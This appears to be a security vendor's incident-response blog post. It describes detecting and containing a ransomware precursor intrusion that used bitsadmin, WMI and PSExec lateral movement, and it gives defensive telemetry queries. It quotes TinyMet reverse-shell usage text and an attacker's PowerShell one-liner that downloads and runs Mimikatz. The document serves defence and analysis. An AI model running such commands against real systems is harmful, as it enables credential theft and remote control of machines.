How Falcon Complete Stopped a Big Game Hunting Ransomware Attack

crowdstrike.com/blog/how-falcon-complete-stopped-a-big-game-hunting-ransomware-attack/

Falcon Complete Team May 11, 2021

This blog describes a recent incident that highlights the CrowdStrike Falcon Complete™ team's ability to act as an extension of a customer's security team to quickly detect, triage and contain an active attacker before it was able to achieve its goal. In this example, we outline how a fast, coordinated response by the Falcon Complete, Falcon OverWatch™ threat hunting and CrowdStrike® Intelligence teams — over a holiday weekend — stopped a big game hunting ransomware actor in its tracks. This response methodology protects our customers 24/7/365 and delivers on the CrowdStrike promise: **We stop breaches**.

The Initial Detection

The CrowdStrike Falcon® agent identified that "a process attempted to download a file using bitsadmin in an unusual way," which caused a "High" alert within the Falcon UI and the Falcon Complete team's queue.



Figure 1. Process tree for the initial detection

The high severity quickly caught the attention of Falcon Complete, and after expanding the process tree within the Falcon UI, analysts' suspicions of ongoing nefarious activities were raised. The team quickly identified initial reconnaissance commands, followed immediately by a pivot into a "living off the land" technique of abusing bitsadmin.exe to download an unknown file. ("Living off the land" is a well-known technique where threat actors use built-in features to slip under the radar of less sophisticated endpoint detection and response (EDR) solutions.)

Spawning from wmiprvse.exe, which suggests WMI lateral movement, bitsadmin — an inbuilt Windows Administrator tool commonly used by threat actors to download files — was used to download the unknown file "cmk.ex" from the a remote address via port 81 to C:\Users\Public\Pictures\cmk.ex. This file was then renamed, using the Windows tool "move," to a Windows-recognized executable extension file "cmk.exe." The use of port 81 and a non-standard executable extension, which was then locally renamed, was assessed to be an attempt to avoid detection by potential network intrusion detection systems.

Once renamed, the file was executed with the command line "cmk.exe 1 <REMOTE IP> 80." Utilizing unique strings appearing within the binary obtained via using the utility *strings*, Falcon Complete determined that the file was a custom-compiled, packed and heavily obfuscated version of the tool TinyMet.

```
TinyMet
Usage: tinymet.exe [transport] LHOST LPORT
Available transports are as follows:
    0: reverse_tcp
    1: reverse_http
    2: reverse_https
    3: bind_tcp
```

Figure 2. Usage for TinyMet.exe, from the GitHub repo

At this stage, the Falcon Complete team was confident that this activity was not benign and began a quick and calculated remediative effort to remove the threat without causing an unnecessary negative business impact. Falcon Complete began by killing and remediating cmk.exe to ensure its added capabilities were not available to the threat actor.

However, shortly after the removal of the cmk.exe file, Falcon blocked and alerted on a WMI lateral movement attempting to spawn and run a PowerShell downgrade attack followed by an attempted download and execution of the post-exploitation tool Mimikatz.

```
iex((new-object
net.webclient).DownloadString('hxxps[://]raw[.]githubusercontent[.]com/PowerShellMafia
Mimikatz[.]ps1'))
```

Figure 3. Command line for the Mimikatz detection

At this point, Falcon Complete assessed that the risk posed to the host and the environment was too high to allow attempts to continue while investigating. Therefore, the preventive step of network containment was taken against the host. This denied all access to the host, other than via the Falcon platform, and gave Falcon Complete time to safely delve into the detection data.

From here, Falcon Complete re-pivoted the investigation into the extensive investigation toolset within the Falcon UI — including User Search and Endpoint Activity Monitoring (EAM) — to gain further context and determine the origin of the activity.

Finding Patient Zero

As identified, WMI was being used to laterally move from another host, and Falcon Complete now began to dig to find Patient Zero and any files or commands that had been run on the host.

The lightweight CrowdStrike Falcon agent provides a rich source of EDR telemetry that provides critical insights into the behavior of each endpoint. Our EAM application gives the Falcon Complete team and Falcon customers the ability to search this execution data in real time to quickly investigate and scope the extent of compromise for an incident.

This telemetry, combined with pre-defined reporting in Falcon's Investigate app, enabled the Falcon Complete team to identify compromised user accounts and the original source of the threat actor's activity.

During the investigation, Falcon OverWatch simultaneously pushed a detection to the Falcon Complete team for review — it involved additional lateral movement attempts from an IP that did not have the Falcon agent installed, leveraging PSExec to run reconnaissance commands on further hosts, and write a binary with the name "info.zip."



Figure 4. Process tree for the Falcon OverWatch alert

With the attacker methodology flagged by Falcon OverWatch, the Falcon Complete team was able to use specialized EAM searches to track the activity to a specific system on the network.

```
event_simpleName=ProcessRollup2 (FileName=psexecsvc.exe OR FileName=wsmprovhost.exe)
| stats values(FileName) AS Parent, values(CommandLine) AS ParentCmd by ComputerName
TargetProcessId_decimal
| join aid TargetProcessId_decimal
    [ search ProcessRollup2
    | stats values(FileName) AS FileName,
values(CommandLine) AS ChildCommand by ComputerName ParentProcessId_decimal
    | rename FilePath AS ChildPath
| eval TargetProcessId_decimal=ParentProcessId_decimal ]
```

Figure 5. Falcon EAM Query for all PSExec lateral movement telemetry data

Armed with the origin system, it was possible to use Host Search in the Investigate app to identify the most recently logged-on user, which allowed a further pivot to User Search to identify where the compromised account had been used to log in to other systems via legitimate Windows means.

Due to the telemetry available from the Falcon sensor in the environment, the “living off the land” attempt did not work.

```
event_simpleName=UserLogon (LogonType_decimal="3" OR LogonType_decimal="10") | eval
timestamp=(timestamp / 1000)
| convert timeformat="%FT%H:%M:%S.%3N UTC" ctime(timestamp) AS timestamp_readable |
stats count AS Count, min(timestamp_readable) AS "First Logon",
max(timestamp_readable) AS "Last Logon", values(UserPrincipal) AS UserPrincipal by
UserName, ComputerName
| sort timestamp_readable
```

Figure 6. Falcon EAM Query for all RDP logon telemetry data/span>

Because logon events are closely tracked by the Falcon agent, and we know that using tools such as PSExec and RDP (Remote Desktop Protocol) generate Type 3 or Type 10 logon events within the data collected by Falcon (and Windows event logs), we can use this knowledge and Falcon’s event data to more quickly obtain valuable information normally tracked in Windows logs.

In this case, we can obtain the logon times, source network address and username that are being used by the threat actor and use this information to inform actions taken by the Falcon Complete team, as well as those undertaken by the customer.

Using the above query, the Falcon Complete team was able to build a complete picture of the compromised account within minutes and identify Patient Zero — the compromised system and user that was the source of the RDP logons and PSExec commands.

Falcon Complete noted during the investigation that during nearly all of the lateral movement attempts by the threat actor, regardless of execution method, the parent process was *WMIPrvSE.exe* — the windows binary responsible for executing remote WMI calls.

A further query could be used to confirm our suspicions and ensure that Patient Zero was successfully identified.

```
event_simpleName=WmiCreateProcess | eval timestamp=(timestamp / 1000)
| convert timeformat="%FT%H:%M:%S.%3N UTC" ctime(timestamp) AS ExecutionTime
| table ExecutionTime, ComputerName, RemoteAddressIP4, LocalAddressIP4, CommandLine
| sort ExecutionTime
```

Figure 7. Falcon EAM Query, which provides all remote WMI executions and sorts by time in an environment

Armed with data confirming Patient Zero via several “living off the land” techniques leveraged by the threat actor, Falcon Complete was able to confidently assess the source of the intrusion, begin to implement policies that would slow the actor, and inform the customer of actions to be taken to fully remove the threat from the environment, such as installing the Falcon agent on the source host so that network containment and remediation could begin at the source.

Because Falcon Complete sees a wide range of adversarial threats daily, we can develop queries such as those shown to enable fast triage and response to detections in situations where every minute matters.

The Remediation

In this case, the threat was an active hands-on-keyboard attack, and after non-business-disruptive remediation proved unsuccessful, Falcon Complete opted to network-contain hosts that the threat actor had access to. This led to five hosts being contained in the environment. Once contained, all artifacts, including executables and persistence, were remediated from the hosts.

To ensure full remediation, actions that needed to be taken outside of the scope of the Falcon sensor were escalated to the customer:

- Disabling of compromised account
- Blocking threat actor infrastructure at perimeter firewalls
- Installation of the Falcon sensor onto Patient Zero

Due to this activity being both over a holiday weekend and after-hours for the customer, we did not receive immediate responses from our escalations. As a result, and to help contain the threat actor, Falcon Complete implemented a custom indicator of attack (IOA) that would detect, in real time, any connections from the unmanaged Patient Zero device or the command and control (C2) identified. This would allow immediate investigation and response before the threat actor could take any meaningful action on the newly accessed host. To further this custom IOA, all bespoke tools used by the threat actor were blocklisted in the Falcon UI.

Figure 8. Falcon detection showing blocked C2 connection

Once we received replies from the customer shortly thereafter, the customer was able to quickly install the Falcon sensor onto the unmanaged Patient Zero due to the Falcon platform's lightweight, single agent architecture. Immediately, Falcon Complete began to use

the Falcon Real Time Response (RTR) functionality to triage the host. With the intelligence and TTPs gained from the investigation, Falcon Complete was quickly able to pivot into the known locations the threat actor stored tools and data.

Falcon Complete located a number of reconnaissance files, including lists of 50 internal IP addresses as well as bespoke scripts to build the toolset observed on the hosts previously remediated. Again, Falcon Complete remediated the malicious tools and threat-actor-gathered intelligence on this host.

Once Patient Zero was remediated and the compromised account disabled, this instance of the threat could be considered successfully neutralized.

CrowdStrike Intelligence Analysis

Per the standard procedure of the Falcon Complete team, we provided the CrowdStrike Intelligence team with samples of the cmk.exe and info.zip files, as well as the network indicators identified during the
investigation.

Of interest to our investigation was that the Intelligence team identified that the staging IP address was also hosting an additional file on port 81 named 2.zip, which contained a binary identified as a known ransomware variant.

While the CrowdStrike Intelligence team does not specifically attribute this attack to any named adversaries or any specific ransomware-as-a-service (RaaS) affiliate, the quick actions from the Falcon Complete team prevented this customer from almost certainly becoming a victim of a big game hunting ransomware operation.

Summary

Falcon Complete initially identified an executable download of TinyMet and the attempted execution of a TCP reverse shell within our customer's environment. Using Process Explorer as well as EAM, we were able to identify multiple attempts at lateral movement from a host that did not have the Falcon sensor installed.

Falcon Complete then used the Host Search functionality to identify the compromised user credentials before pivoting to User Search to identify where the compromised user account was being used for lateral movement. This allowed us to place those hosts into network containment, as well as block lateral movement attempts from the host without the Falcon sensor. We were able to block the threat actor's malicious executables and stop them in their tracks. These quick actions protected our customer and almost certainly prevented them from falling victim to a ransom attempt.

All of this malicious activity and the Falcon Complete team's response and remediation happened over a holiday weekend, showing the importance of 24/7/365 security monitoring in a corporate environment and the power of partnering with CrowdStrike and Falcon Complete. The Falcon Complete team's response methodology provides these kinds of results for our customers at all hours of every day to stop breaches.

We look forward to sharing more case studies and providing some best practices for quick and effective incident response.

Additional Resources

- *Learn more by visiting the Falcon Complete product webpage.*
- *Read a white paper: CrowdStrike Falcon Complete: Instant Cybersecurity Maturity for Organizations of All Sizes.*
- *Test CrowdStrike next-gen AV for yourself: Start your free trial of Falcon Prevent™.*